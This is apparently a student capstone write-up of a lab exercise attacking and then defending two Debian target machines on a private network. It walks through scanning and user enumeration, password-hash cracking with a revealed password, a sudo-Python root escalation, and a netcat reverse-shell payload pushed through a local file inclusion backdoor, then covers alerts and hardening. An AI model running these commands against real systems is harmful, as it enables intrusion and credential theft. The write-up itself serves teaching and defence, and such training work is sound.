Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Dharani, Junior Stanley , Waleed & Conrad

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: Target 2

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Passwords	Was able to find passwords using dictionary brute force against web form	Allowed attacker to gain access to protected web directories
Wordpress User Enumeration	Utilized enum4linux to gather user information for the web server	Allows attacker to gather usernames to gain access to the web server
Unprotected and Unsalted Hash	Used Rainbow table to compare an unprotected hash to a corresponding password	Allowed attacker to gain access to WebDav to alter contents of web server
Privilege Escalation	Used Stevens sudo Python access to escalate from ‘Steven to root’	Allowed privilege escalation to root

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
Wordpress User Enumeration	Utilized nikto to gather user information for the web server	Allows attacker to gather usernames to gain access to the web server
Directory Exploration	Utilized gobuster to gather non descript directories	Allows attacker insight into which directories allow which users access (if at all)
Exposed Directory/Exposed Content	Plaintext information used to locate a hidden directory and other content	Allowed attacker to discover non listed directories for vulnerabilities
Local File Inclusion (LFI)	Used LFI to push backdoor.php listener to web server	Allows target machine communicates back to the attacking machine via direct command line access

Exploits Used

Exploitation: Wordpress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - Target 1
    - **enum4linux -a 192.168.1.110**
  - Target 2
    - **nikto -C all -h 192.168.1.115**
- What did the exploit achieve?
  - Gained critical information needed to gain access to the server via SSH



Exploitation: Weak Passwords


Summarize the following:

- How did you exploit the vulnerability?
  - Manual brute force;
    - Username: Michael
    - Password: michael
- What did the exploit achieve?
  - Grants access to michaels account via SSH

Exploitation: Directory Exploration

Summarize the following:

- How did you exploit the vulnerability?
  - **gobuster dir -u http://192.168.1.115/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**
- What did the exploit achieve?
  - Achieved list of interesting and possibly exploitable directories.



Exploitation: Unprotected and Unsalted Hash

Summarize the following:

- How did you exploit the vulnerability?
  - Used JohnTheRipper to brute force the hash located within the MySQL database.
  - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
- What did the exploit achieve?
  - Gained the ability to ssh from Michael to Steven to gain further privileges

ID	user_login	user_pass	user_nicename
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - Used sudo -l to gain information needed to perform escalation
  - Used sudo Python access to escalate to root
    - sudo python -c 'import pty; pty.spawn("bin/bash")'
- What did the exploit achieve?
  - Achieved root access on the machine

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```


```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven#
```


Exploitation: Local File Inclusion (LFI)


Summarize the following:

- How did you exploit the vulnerability?
  - Utilized the exploit.sh script to insert a backdoor php file into the vulnerable web server
  - Input ‘cmd=nc%20192.168.1.115%204444%20-e%20/bin/bash’ to execute bash terminal
- What did the exploit achieve?
  - Achieved a tunnel to the Target 2 machine

Exploitation: Local File Inclusion (LFI) {Support Info}








Alerts Implemented


Excessive HTTP Errors

- Which **metric** does this alert monitor?
  - Count grouped over top 5 ‘http.response.status_code’
- What is the **threshold** it fires at?
  - Above 400
- Screenshot of the alert in action:




HTTP Request Size Monitor

- Which **metric** does this alert monitor?
  - Sum of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 3500
- Screenshot of the alert in action:



CPU Usage Monitor

- Which **metric** does this alert monitor?
  - Max of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 0.5
- Screenshot of the alert in action:



Hardening

Hardening Against Wordpress Enumeration on Target 1

How to patch Target 1 against Wordpress Enumeration:

- Disable the WordPress REST API and XML-RPC if it’s not needed.
- You can also configure the web server to block requests to /?author=<number>.
- Prohibit exposure of /wp-admin and /wp-login.php.

Why it works:

- WPScan uses REST API to enumerate users.
- XML-RPC uses HTTP as it’s transport mechanism for data.
- WordPress permalinks can be set to include an author (user) and not exposing WordPress logins adds to brute force attack defense.

How to install it:

- Configure WordPress settings and server to achieve these objectives.

Hardening Against Unprotected and Unsalted Hash on Target 1

How to patch Target 1 against Unprotected and Unsalted Hashes:

- Thoroughly secure all passwords in the system with protected and salted hashes via password management tools.

Why the patch works:

- Salting passwords hides the real hash value by adding an additional bit of data and altering it. This slight alteration makes any brute force attack more challenging to crack.

How to install it:

- Implement a good algorithm to implement a strong number generator on your hashes.
- OWASP suggests SecureRandom as a cryptographically-strong random data.

Hardening Against Privilege Escalation on Target 1

How to patch Target 1 against Privilege Escalation:

- Administrator permissions should be limited to essential personal with privilege given to individuals for specific assignments.
    - Be aware of hidden administrators.
        - The local administrator account on workstations and servers.
        - Service accounts with weak or unchanging passwords.

Why this works:

- Limiting access to permissions allows for accountability, thus should there be any compromise, the attacker will not be able to escalate.

How to install it:

- In order to prevent user error a good tool to rely on is auditd to aid in finding any compromised accounts.
- Ensure proper configuration of the sudoers files.

Hardening Against Directory Exploration on Target 2

How to patch Target 2 against Directory Exploration:

- A number of tools have been designed to act based on the log activity. For example one that is used is Fail2Ban, this tool can be configured to temporarily ban a remote IP address with firewall rules.

Why the patch works:

- This configuration temporarily bans IP addresses with firewall rules if it generates too many 404s within a time period.

How to install it:

- apt-get update && apt-get upgrade -y (ensure system is up to date)
- apt-get install fail2ban (Install Fail2ban)

Hardening Against LFI on Target 2

How to patch Target 2 against Local File Inclusion:

- To safely analyze user-supplied filenames, it is more efficient to create a whitelist of acceptable filenames and use a corresponding identifier, without using actual names, to access the file.

Why the patch works:

- User input is any data that is processed by the application and can be entered or manipulated by application users.

How to install it:

- iptables -A INPUT -s 192.168.1.90 -p tcp --dport 80 -i eht0 -j DROP

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- One could utilize ansible and a cron job to automate system wide updates as well as keep necessary tools up to date. Ansible can also be used to verify system health (ie. ensuring web servers are up and running)

```
---
- name: Update apt-get repo and cache
  hosts: webservers
  apt: update_cache=yes force_apt_get=yes cache_valid_time=3600
